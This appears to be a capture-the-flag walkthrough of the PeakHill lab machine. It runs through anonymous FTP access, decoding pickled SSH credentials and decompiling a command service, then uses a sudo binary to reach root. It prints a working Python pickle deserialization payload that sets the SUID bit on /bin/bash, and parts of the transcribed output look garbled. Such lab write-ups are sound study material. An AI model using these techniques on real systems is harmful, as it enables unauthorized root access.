

## Nmap Scan:

```
→ PeakHill nmap -sCV -A 10.10.13.23 -p21,22,7321 -oN nmapscan -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-27 02:39 WAT
State: 0:01:22 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 02:41 (0:00:41 remaining)
Nmap scan report for 10.10.13.23
Host is up (0.51s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 ftp      ftp      17 May 15 2020 test.txt
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:10.2.42.156
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 1
|_vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 04d5759dc1405137734c423038b8d6df (RSA)
|_ 256 7f951ad7592f1906eac155ec58350c05 (ECDSA)
|_ 256 a51536921ca5599b8ad8ea13c9c0ffb6 (ED25519)
7321/tcp  open  swx?
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_ Username: Password:
|_ NULL:
|_ Username:
|_ service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port7321-TCP:V=7.93%I=7%D=6/27%Time=649A3DC8%P=x86_64-pc-linux-gnu%r(NU
SF:LL,A,"Username:\x20")%r(GenericLines,14,"Username:\x20Password:\x20")%r
SF:(GetRequest,14,"Username:\x20Password:\x20")%r(HTTPOptions,14,"Userna
SF:me:\x20Password:\x20")%r(RTSPRequest,14,"Username:\x20Password:\x20")%r
SF:(RPCCheck,14,"Username:\x20Password:\x20")%r(DNSVersionBindReqTCP,14,"Use
SF:rname:\x20Password:\x20")%r(DNSStatusRequestTCP,14,"Username:\x20Passwo
SF:rd:\x20")%r(Help,14,"Username:\x20Password:\x20")%r(SSLSessionReq,14,"U
```

Checking ftp shows we can login anonymously and there's a file there

```
→ PeakHill ftp 10.10.13.23
Connected to 10.10.13.23.
220 (vsFTPD 3.0.3)
Name (10.10.13.23:mark): anonymous
331 Please specify the password.
Password:
230 Login successful. there's a file there
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||38419|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 May 15 2020 .
drwxr-xr-x  2 ftp      ftp      4096 May 15 2020 ..
-rw-r--r--  1 ftp      ftp      7048 May 15 2020 .creds
-rw-r--r--  1 ftp      ftp      17 May 15 2020 test.txt
226 Directory send OK.
ftp> get .creds
local: .creds remote: .creds
229 Entering Extended Passive Mode (|||40467|)
150 Opening BINARY mode data connection for .creds (7048 bytes).
100% |*****| 7048 35.37 MiB/s 00:00 ETA
226 Transfer complete.
7048 bytes received in 00:00 (13.81 KiB/s)
ftp> get test.txt
local: test.txt remote: test.txt
229 Entering Extended Passive Mode (|||26588|)
150 Opening BINARY mode data connection for test.txt (17 bytes).
100% |*****| 17 79.81 KiB/s 00:00 ETA
226 Transfer complete.
17 bytes received in 00:00 (0.03 KiB/s)
ftp> ^D
221 Goodbye.
→ PeakHill █
```

[illegible]

Using [cyberchef](#) to decode gives this

[illegible]

I saved the file to my host

```
→ PeakHill mv ~/Downloads/dump .
→ PeakHill cat dump

+jq(X
ssh_pass15qXuq+qX      ssh_user1qXhq+qX
ssh_pass25qR+q X
ssh_pass20q
h+q
X      ssh_pass7q
+qX      ssh_user0qXgg+qX
ssh_pass76qXlq+qX      ssh_pass5qX3q+qX      ssh_pass1qXlq+qX
+qX      ssh_pass22q
ssh_pass12qXq+qX      ssh_user2q Xel+q+X      ssh_user5qXkiq+q+X
+qX      ssh_pass18q6h
ssh_pass27q(Xdq)+q+X      ssh_pass3q+Xkq,+q-X
ssh_pass19q,Xtq/+q0X      ssh_pass6q1Xsq+q3X      ssh_pass9q4h+q5X
ssh_pass23q6Xwq7+q8X
ssh_pass21q9h+q+X      ssh_pass4q;h+q+X
ssh_pass1q+Xq+q+q7X      ssh_user6qQXnq+q+qX      ssh_pass2qCXcq+qEX
ssh_pass13q+q+X
ssh_pass160hH+qX      ssh_pass8q3h+qX
ssh_pass17qlh)+qMX
ssh_pass24qNh+q0X      ssh_user3qP+q+qX      ssh_user4qRh,+q5X
+qUXpassssh_pass0qVxpqW+qXX
ssh_pass10qYh+qZe.
→ PeakHill
```

After spending some time I figured it's a python pickle dump file

I used python pickle library to decode it

```

➔ PeakHill is
➔ creds_dump mapscan
➔ PeakHill python3

Python 3.11.2 (main, Feb 12 2023, 00:04:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> with open('dump', 'rb') as f:
...     dump = f.read()
>>>
>>> dump
b'\x00\x03Jq\x00(X\n\x00\x00\x00ssh_pass15q\x01X\x01\x00\x00\x00uq\x02\x86q\x03X\t\x00\x00\x00ssh_user1q\x04X\x01\x00\x00\x00hq\x05\x86q\x06X\n\x00\x00\x00ssh_pass25q\x07X\x01\x00\x00\x00r\x08\x86q\tX\n\x00\x00\x00ssh_pass20q\n\n\x05\x86q\x0bX\t\x00\x00\x00ssh_pass57q\x0cX\x01\x00\x00\x00q_r\x0d\x86q\x0eX\t\x00\x00\x00ssh_user0q\x0fX\x01\x00\x00\x00uq\x10\x86q\x11X\n\x00\x00\x00ssh_pass26q\x12X\x01\x00\x00\x00lq\x13\x86q\x14X\t\x00\x00\x00ssh_pass55q\x15X\x01\x00\x00\x00ssh_pass1q\x18X\x01\x00\x00\x00uq\x19\x86q\x1aX\n\x00\x00\x00ssh_pass22q\x1bX\n\x00\x00\x00ssh_pass12q\x1dX\x01\x00\x00\x00uq\x1e\x86q\x1fX\t\x00\x00\x00ssh_user2q\x20X\x01\x00\x00\x00uq\x21\x86q\x22X\n\x00\x00\x00ssh_pass18q6h\r\x86q\x23X\n\x00\x00\x00ssh_pass27q(X\x01\x00\x00\x00uq\x24\x86q\x25X\t\x00\x00\x00ssh_pass3q\x26X\x01\x00\x00\x00uq\x27\x86q\x28X\n\x00\x00\x00ssh_pass36q\x29X\x01\x00\x00\x00uq\x2a\x86q\x2bX\t\x00\x00\x00ssh_pass14q\x2cX\x01\x00\x00\x00uq\x2d\x86q\x2eX\t\x00\x00\x00ssh_pass4q\x2fX\x01\x00\x00\x00uq\x30\x86q\x31X\t\x00\x00\x00ssh_pass16qHhA\x86q\x32X\t\x00\x00\x00ssh_pass8Jh\x34\x86q\x35X\n\x00\x00\x00ssh_pass17qLh\x86q\x36X\n\x00\x00\x00ssh_pass0qVX\n\x01\x00\x00\x00pqw\x86q\x37X\n\x00\x00\x00ssh_pass19q\n\x86q\x38q\x39\x86q\x3aX\t\x00\x00\x00ssh_pass1q\n\x86q\x3bq\x3c\x86q\x3dX\t\x00\x00\x00ssh_pass21q9h\x16\x86q\x3eX\t\x00\x00\x00ssh_pass4q\x3f\x13\x86q\x40X\n\x00\x00\x00ssh_pass14q\x41X\x01\x00\x00\x00uq\x42\x86q\x43X\t\x00\x00\x00ssh_user6q\x44X\x01\x00\x00\x00uq\x45\x86q\x46X\t\x00\x00\x00ssh_pass23qCX\x01\x00\x00\x00uq\x47\x86q\x48X\t\x00\x00\x00ssh_pass24q\n\n\x86q\x49X\t\x00\x00\x00ssh_user3qPh\x08\x86q\x4aX\t\x00\x00\x00ssh_pass10q\n\n\x86q\x4bX\t\x00\x00\x00ssh_user4qRh,\x86q\x4cX\n\x00\x00\x00ssh_pass11qTh\r\x86q\x4dX\t\x00\x00\x00ssh_pass0qVX\n\x01\x00\x00\x00pqw\x86q\x4eX\n\x00\x00\x00ssh_pass19q\n\x86q\x4fX\n\x19\x86q\x50'

>>> pickle.loads(dump)
{'ssh_pass15': 'u', ('ssh_user1', 'h'), ('ssh_pass25': 'r'), ('ssh_pass20': 'h'), ('ssh_pass7': 'l'), ('ssh_user0': 'g'), ('ssh_pass26': 'l'), ('ssh_pass5': '3'), ('ssh_pass1': '1'), ('ssh_pass22': 't'), ('ssh_pass12': 'a'), ('ssh_user2': 'e'), ('ssh_user5': 'i'), ('ssh_pass18': ' '), ('ssh_pass27': 'd'), ('ssh_pass3': 'k'), ('ssh_pass19': 't'), ('ssh_pass6': 's'), ('ssh_pass9': '1'), ('ssh_pass23': 'w'), ('ssh_pass21': '3'), ('ssh_pass4': 'l'), ('ssh_pass14': '0'), ('ssh_user6': 'n'), ('ssh_pass2': 'c'), ('ssh_pass13': 'r'), ('ssh_pass16': 'n'), ('ssh_pass8': 'a'), ('ssh_pass17': 'd'), ('ssh_pass24': '0'), ('ssh_user3': 'r'), ('ssh_user4': 'k'), ('ssh_pass11': ' '), ('ssh_pass0': 'p'), ('ssh_pass10': '1')}

```

```
>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'),
 ('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26',
 'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ssh_pass22', '_'),
 ('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18',
 '_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'),
 ('ssh_pass6', 's'), ('ssh_pass9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21',
 '3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'),
 ('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8',
 '@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'),
 ('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10',
 '1')]
>>>
```

From there it seems each character of ssh user and password with it's index is there


So doing it manually I got this



```
>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'), ('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26', 'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ssh_pass22', '_'), ('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18', '_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'), ('ssh_pass6', 's'), ('ssh_pass9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21', '3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'), ('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8', '@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'), ('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10', '1')]
>>>
>>> user = 'gherkin'
>>> password = 'pickl3s_@11_@r0und_th3_w0rld'
```

```
>>> user = 'gherkin'
>>> password = 'pickl3s_@11_@r0und_th3_w0rld'
```

There's a service running on port 7321 connecting to it asks for credential but trying the cred doesn't work



```
→ PeakHill nc 10.10.13.23 7321
Username: gherkin
Password: pickl3s_@11_@r0und_th3_w0rld
Wrong credentials!
→ PeakHill
```

## Using it on ssh works

```
➔ PeakHill ssh gherkin@10.10.13.23
The authenticity of host '10.10.13.23 (10.10.13.23)' can't be established.
RSA key fingerprint is SHA256:wBTjkdqk8K9jYuhB0AR4/kcw5Kd4s2iqmZ0t7+6F.
This is not known by any other name; you should know what you are doing.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.13.23' (RSA) to the list of known hosts.
gherkin@10.10.13.23's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-177-generic x86_64)

  * Documentation:  https://help.ubuntu.com/
  * Management:    https://landscape.canonical.com
  * Support:        https://ubuntu.com/advantage
```

```
28 packages can be updated.
19 updates are security updates.
```

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
gherkin@ubuntu-xenial:~$ ls
cmd_service.pyc
gherkin@ubuntu-xenial:~$
```

There's a python compiled binary in the user's desktop directory

I'll transfer it to my machine

[illegible]

```
→ PeakHill nano lol
→ PeakHill cat lol | base64 -d > cmd_service.pyc
→ PeakHill md5sum cmd_service.pyc
db09aa88d817b6b8cc23d15b64f9dfd3  cmd_service.pyc
→ PeakHill
```



Now I can decompile it using `uncompyle6`

```
→ PeakHill uncompyle6 cmd_service.pyc
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 2.7.15 (default, Jun  3 2023, 22:00:21)
# [GCC 12.2.0]
# Embedded file name: ./cmd_service.py
# Compiled at: 2020-05-14 18:55:16
# Size of source mod 2**32: 2140 bytes
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys, textwrap, socketserver, string, readline, threading
from time import *
import getpass, os, subprocess
username = long_to_bytes(1684630636)
password = long_to_bytes(2457564920124666544827225107428488864802762356L)

class Service(socketserver.BaseRequestHandler):

    def ask_creds(self):
        username_input = self.receive(b'Username: ').strip()
        password_input = self.receive(b'Password: ').strip()
        print(username_input, password_input)
        if username_input == username:
            if password_input == password:
                return True
            return False

    def handle(self):
        loggedin = self.ask_creds()
        if not loggedin:
            self.send(b'Wrong credentials!')
            return
        self.send(b'Successfully logged in!')
        while True:
            command = self.receive(b'Cmd: ')
            p = subprocess.Popen(command,
                                shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
            self.send(p.stdout.read())

    def send(self, string, newline=True):
        if newline:
            string = string + b'\n'
        self.request.sendall(string)

    def receive(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self.request.recv(4096).strip()
```

Here's the decompiled content

```
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys, textwrap, socketserver, string, readline, threading
from time import *
import getpass, os, subprocess
username = long_to_bytes(1684630636)
password = long_to_bytes(2457564920124666544827225107428488864802762356L)

class Service(socketserver.BaseRequestHandler):

    def ask_creds(self):
        username_input = self.receive(b'Username: ').strip()
        password_input = self.receive(b'Password: ').strip()
        print(username_input, password_input)
        if username_input == username:
            if password_input == password:
                return True
            return False

    def handle(self):
        loggedin = self.ask_creds()
        if not loggedin:
            self.send(b'Wrong credentials!')
            return
        self.send(b'Successfully logged in!')
        while True:
            command = self.receive(b'Cmd: ')
```

```

        p = subprocess.Popen(command,
                               shell=True, stdout=(subprocess.PIPE), stderr=
(subprocess.PIPE))
        self.send(p.stdout.read())

    def send(self, string, newline=True):
        if newline:
            string = string + b'\n'
        self.request.sendall(string)

    def receive(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self.request.recv(4096).strip()

class ThreadedService(socketserver.ThreadingMixIn, socketserver.TCPServer,
socketserver.DatagramRequestHandler):
    pass

def main():
    print('Starting server...')
    port = 7321
    host = '0.0.0.0'
    service = Service
    server = ThreadedService((host, port), service)
    server.allow_reuse_address = True
    server_thread = threading.Thread(target=(server.serve_forever))
    server_thread.daemon = True
    server_thread.start()
    print('Server started on ' + str(server.server_address) + '!')
    while True:
        sleep(10)

if __name__ == '__main__':
    main()

```

We can see that this is the script behind the service running on port 7321

I'll get the user and password

```

→ PeakHill python3
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from Crypto.Util.number import bytes_to_long, long_to_bytes

```

```
>>> username = long_to_bytes(1684630636)
>>> password = long_to_bytes(2457564920124666544827225107428488864802762356)
>>> username
b'dill'
>>> password
b'n3v3r_@_dill_m0m3nt'
>>>
```

We have the credentials and can now access the service on port 7321

```
→ PeakHill nc 10.10.13.23 7321
Username: dill
Password: n3v3r_@_dill_m0m3nt
Successfully logged in!
Cmd: id
uid=1003(dill) gid=1003(dill) groups=1003(dill)

Cmd: █
```

We are user dill

I tried getting a reverse shell but it doesn't allow outbound connection so I used the dill ssh key at /home/dill/.ssh/id\_rsa

```
→ PeakHill nano id_rsa
→ PeakHill chmod 600 id_rsa
→ PeakHill ssh dill@10.10.13.23 -i id_rsa
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

28 packages can be updated.
19 updates are security updates.

Last login: Wed May 20 21:56:05 2020 from 10.1.122.133
dill@ubuntu-xenial:~$ ls -al
total 32
drwxr-xr-x 5 dill dill 4096 May 20 2020 .
drwxr-xr-x 4 root root 4096 May 15 2020 ..
-rw-r--r-- 1 root root 889 May 20 2020 .bash_history
-rw-r--r-- 1 dill dill 3801 May 18 2020 .bashrc
drwx----- 2 dill dill 4096 May 15 2020 .cache
drwxrwxr-x 2 dill dill 4096 May 20 2020 .nano
drwxr-xr-x 2 dill dill 4096 May 15 2020 .ssh
-rw-r--r-- 1 dill dill 33 May 15 2020 user.txt
dill@ubuntu-xenial:~$ cat user.txt
f1e13335c47306e193212c98fc07b6a0
dill@ubuntu-xenial:~$ █
```

Checking for sudo permission shows that the user can run /opt/peak\_hill\_farm/peak\_hill\_farm as root

```
dill@ubuntu-xenial:~$ sudo -l
Matching Defaults entries for dill on ubuntu-xenial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dill may run the following commands on ubuntu-xenial:
    (ALL : ALL) NOPASSWD: /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:~$ █
```



We don't have read access over it

```
dill@ubuntu-xenial:~$ ls -al /opt/peak_hill_farm/peak_hill_farm
-rwxr-x--x 1 root root 1218056 May 15 2020 /opt/peak_hill_farm/peak_hill_farm
dill@ubuntu-xenial:~$
```

After playing with it I noticed it requires a base64 string

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: 1
failed to decode base64
dill@ubuntu-xenial:/opt/peak_hill_farm$
```

I tried using the base64 string of `test`

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: dGVzdA==
this not grow did not grow on the Peak Hill Farm! :(
dill@ubuntu-xenial:/opt/peak_hill_farm$
```

```
→ PeakHill echo "test" | base64
dGVzdA==
→ PeakHill
```

Nothing works!! Initially the credential was a pickle object so maybe this is going to deserialize the base64 string given

I made a python pickle exploit

```
import pickle
import os
import base64

cmd = "chmod +s /bin/bash"

class PickleRce(object):
    def __reduce__(self):
        return (os.system, (cmd,))

print(base64.b64encode(pickle.dumps(PickleRce())))
```

## Using the result the script forms on the script remotely worked

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: gASVtLQAAAAAACMBXbvc2l4lIwGc3lzdGVtLjOUjBjjaG1vZCArcyAvYmluL2Jhc2l0hZRS1C4=
This grew to:
0
dill@ubuntu-xenial:/opt/peak_hill_farm$ ls -l /bin/bash
-rwxr-sr-x 1 root root 1037528 Jul 12 2019 /bin/bash
dill@ubuntu-xenial:/opt/peak_hill_farm$ []
```

```
→ PeakHill python3 picklez.py
b'gASVtLQAAAAAACMBXbvc2l4lIwGc3lzdGVtLjOUjBjjaG1vZCArcyAvYmluL2Jhc2l0hZRS1C4='
→ PeakHill █
```

## Now we can get root shell

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ bash -p
bash-4.3# cd /root
bash-4.3# ls -al
total 28
drwx----- 4 root root 4096 May 18 2020 .
drwxr-xr-x 25 root root 4096 Jun 27 01:37 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 May 18 2020 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r--r-- 1 root root 33 May 15 2020 root.txt
drwx----- 2 root root 4096 May 15 2020 .ssh
bash-4.3# cat root.txt
cat: root.txt: No such file or directory
bash-4.3# ls -al
total 28
drwx----- 4 root root 4096 May 18 2020 .
drwxr-xr-x 25 root root 4096 Jun 27 01:37 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwxr-xr-x 2 root root 4096 May 18 2020 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-r--r-- 1 root root 33 May 15 2020 root.txt
drwx----- 2 root root 4096 May 15 2020 .ssh
bash-4.3# cat *
e88f0a01135c05cf0912cf4bc335ee28
bash-4.3#
```

## What I have learnt:

- Decoding pickle object
- Source code review
- Python pickle deserialization

#rce

#pickle

#deserialization